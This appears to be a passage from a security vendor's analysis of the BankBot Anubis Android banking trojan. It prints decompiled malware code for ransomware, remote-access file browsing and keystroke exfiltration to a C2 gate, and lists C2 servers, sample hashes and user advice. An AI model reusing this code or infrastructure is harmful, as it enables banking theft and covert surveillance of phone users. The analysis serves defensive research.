


```java
if (split2[i].contains("|cryptokey=")) {
    try {
        split = this.f268b.m249a(split2[i], "|cryptokey=", "|endcrypt").split("/:/");
        str2 = split[0];
        str3 = split[1];
        str = split[2];
        if (this.f268b.m262b((Context) this, this.f269c.f337c[0]) && !this.f268b.m256a((Context) this, GXbXREdgatPJ.class)) {
            this.f268b.m272d(this, "lock_amount", str3);
            this.f268b.m272d(this, "lock_btc", str);
            this.f268b.m272d(this, "status", "crypt");
            this.f268b.m272d(this, "key", str2);
            startService(new Intent(this, GXbXREdgatPJ.class));
        }
    } catch (Exception e27) {
        this.f268b.m255a("ERROR", "WebSocket -> Commands");
    }
}
if (split2[i].contains("|decryptokey=")) {
    try {
        str = this.f268b.m249a(split2[i], "|decryptokey=", "|enddecrypt");
        if (this.f268b.m262b((Context) this, this.f269c.f337c[0]) && !this.f268b.m256a(this.f270d, GXbXREdgatPJ.class)) {
            this.f268b.m272d(this, "status", "decrypt");
            this.f268b.m272d(this, "key", str);
            this.f270d.startService(new Intent(this.f270d, GXbXREdgatPJ.class));
        }
    } catch (Exception e28) {
        this.f268b.m255a("ERROR", "WebSocket -> Commands");
    }
}
```

Figure 6. Ransomware configuration data population code

Remote Access Trojan


In addition to the ransomware functionality detailed above, this version of BankBot now contains remote access trojan (RAT) functionality. Commands available via the RAT service include Open Directory, Download File, Delete File/Folder, Start & Stop VNC, and Stop & Start Sound Recording. This functionality allows the attacker to directly manipulate the file system and monitor the victim's activity. Figure 7 displays code for some of the aforementioned RAT functions.



```
if (d2 != "**") {
    this.f467b.m255a("RAT_command", "" + d2);
    C0065b c0065b2;
    StringBuilder append2;
    if (d2.contains("opendir:")) {
        d2 = d2.replace("opendir:", "").split("!!!!")[0];
        if (d2.contains("getExternalStorageDirectory")) {
            d2 = Environment.getExternalStorageDirectory().getAbsolutePath();
        }
        String b = this.f467b.m259b(new File(d2));
        c0065b2 = this.f469d;
        append2 = new StringBuilder().append(d);
        this.f468c.getClass();
        c0065b2.m336b(append2.append("/application/websocket/ratgate.php").toString(), "tuk_tuk=" + this.f467b.m265c(this.f466a + "|:|getPath!!!!" + d2 + "!@@!" + b));
        this.f467b.m255a("path", "getPath!!!!" + d2);
        this.f467b.m255a("sss", "getFileFolder" + b);
    } else if (d2.contains("downloadfile:")) {
        d2 = d2.replace("downloadfile:", "").split("!!!!")[0];
        this.f467b.m255a("file", d2);
        try {
            this.f467b.m253a(this, d2, "", "getfiles[]");
            c0065b = this.f469d;
            append2 = new StringBuilder().append(d);
            this.f468c.getClass();
            c0065b.m336b(append2.append("/application/websocket/ratgate.php").toString(), "tuk_tuk=" + this.f467b.m265c(this.f466a + "|:|!!!refreshfilefolder!!!"));
        } catch (Exception e2) {
            this.f467b.m255a("sss", "error sender");
        }
```

Figure 7. RAT command examples

The malicious actor behind this update has also implemented keylogger functionality. The ability to record sound and log keystrokes makes this malware both potent and remarkably invasive. Figure 8 shows the implementation of the keylogger functionality, including the name of the log file.



```
if (split2[i].contains("getkeylogger")) {
    try {
        str = this.f268b.m258b(this, "12", "p=" + this.f268b.m265c(this.f268b.m285p(this) + "~~~~~~~~~~" + m226a("keys.log").replace("|^|", "\n")));
        Log.e("SEND KEL", "LOGER");
        if (this.f268b.m271d(str).contains("clear")) {
            Log.e("SEND KEL", "CLEAR");
            m228b("keys.log");
        }
    } catch (Exception e21) {
        Log.e("ERROR", "getkeylogger -> Commands");
    }
}
```

Figure 8. Code to exfiltrate logged keystrokes

Banking Trojan & Additional Functionality

Even with all the new functionality, BankBot is still a banking trojan at heart. Like most Android bankers, BankBot monitors for a targeted application to be launched, and then overlays the legitimate app with a phishing screen to steal the victim's credentials. It then uses its SMS theft capabilities to intercept any subsequent security codes sent from the bank.

Additional functionality found in BankBot Anubis includes:

- Monitor for attempts to remove the malware or reset the system
- Abuse accessibility features to authorize actions on behalf of the user
- Send, receive, and intercept SMS
- Lock the screen with an overlay
- Display fake notifications and alerts
- Collect system information such as installed applications, IP address, and GPS location
- Request additional permissions
- Send USSD requests
- Forward calls to a specified number
- Launch applications & open URLs
- Update command and control servers
- Clear configuration data to kill the bot

Campaign Details

The samples analyzed for this article targeted a total of 275 unique applications from organizations across the globe. Recent additions to this list of targets include 29 cryptocurrency applications. The domains utilized for command and control in these samples were registered from a variety of geolocations, including Japan, Moldova, and France. The infrastructure was hosted on servers in Ukraine, Germany, and the Netherlands.

Nearly all of the relevant strings in the sample are in English although there are some grammatical and spelling errors. The malware configuration contains one string in Bulgarian (perehvat_sws → intercept SMS), however, the fact that this variant is based on leaked source code renders this less meaningful. This updated variant has been observed masquerading as Adobe Flash Player, Avito, and an HD Video Player.

Figure 9. Recent BankBot Anubis APK icons

Analyzed Samples

48b93f6e4c6717bb87eb60129cc5ef07733f63e94f19cd2fa8214e89f6a61fdc (com.gsiuwvq.tixidk)

4b410fc2a49c822b0d4df3419087d9eb6fea6df7e1b5d21ca575c7b83f1a490f (com.zwezxdhsyawt.bsagweg)

9bb207a05703406f05f5749299b4c68f0de159be06550588ef1415c181401241 (com.griakeyicm.uvzbexhvdqt)

5555a4226d3db9549a6d2b73a988f1ec0e399d766c2cae0727670b4fb0bd6de3
(com.bgmnyn.shqwru)

b3a4df38699300c2acb3efb3a29d5eb152e35ed1eb293fedb6d262441463421b
(com.sqntwtqphxt.yipzsbjze)

381b86843f3ebd8d4e4cf7aaa9b4b23dc64507d853745d54a65061250ea88b35
(com.inmwyjdtrlhz.unjdjkgimvq)

C2s Observed

91.243.80.118
ussensivitius.gq (88.99.180.21)
webcam4bdsm.tk (92.63.197.27)
domainprobr.tk
eltinjapp.cf (92.63.197.27)
5.8.88.163

We published this in an earlier blog post (The Evolution of Mobile Banking Trojans… and What To Do About Them (Part II) but it’s worth mentioning again to help safeguard against mobile threats.

Staying Safe

As an individual, there are plenty of things you can do to minimize the chances of your devices being infected by mobile banking trojans. Among other things, you can:

- Watch out for suspicious activity on your device and associated accounts, e.g., New and unknown device admin users being added, apps requesting extensive permissions, and strange activity on accounts accessed via mobile.
- Use antivirus software. This will help you to detect indicators that can’t be identified manually.
- Don’t root your devices, and don’t change your settings to allow apps from unknown sources. Seriously, just don’t do it.
- Don’t install apps distributed by SMS, email, or ads, and don’t visit unofficial app stores.
- Exercise caution even when installing from official stores. Only follow links to applications from trusted sites, and if you’re in any doubt, don’t install.
- Keep software and operating systems up to date, as many malware variants prey on older, insecure versions.
- Enable account notifications from your bank. Most banks offer these for when certain types of activity are detected.

But of course, mobile banking trojans aren't just an issue for individuals. If you're concerned your organization or customers could be harmed by mobile banking trojans, there are are several steps you can take:

- Attacks *will* happen. Educate your customers, particularly if your organization offers one or more legitimate apps through official app stores, and provide users with best practice information.
- Allow users to report attacks or suspicious applications, and make sure you look into each reported incident.
- Make use of alternative two-factor authentication techniques (i.e., *not* SMS) – Physical tokens, biometrics, and one-time password applications are all good options.
- Monitor transactions and IP geolocation information to identify suspicious activity. On the same note, provide your users with an easy way of informing you about upcoming travel or significant activity in order to avoid unnecessary lockouts.
- Offer account notifications to inform your users of suspicious activity.

{{cta('f8eb51c1-9d02-44f3-9779-6d6b6fb519cf')}}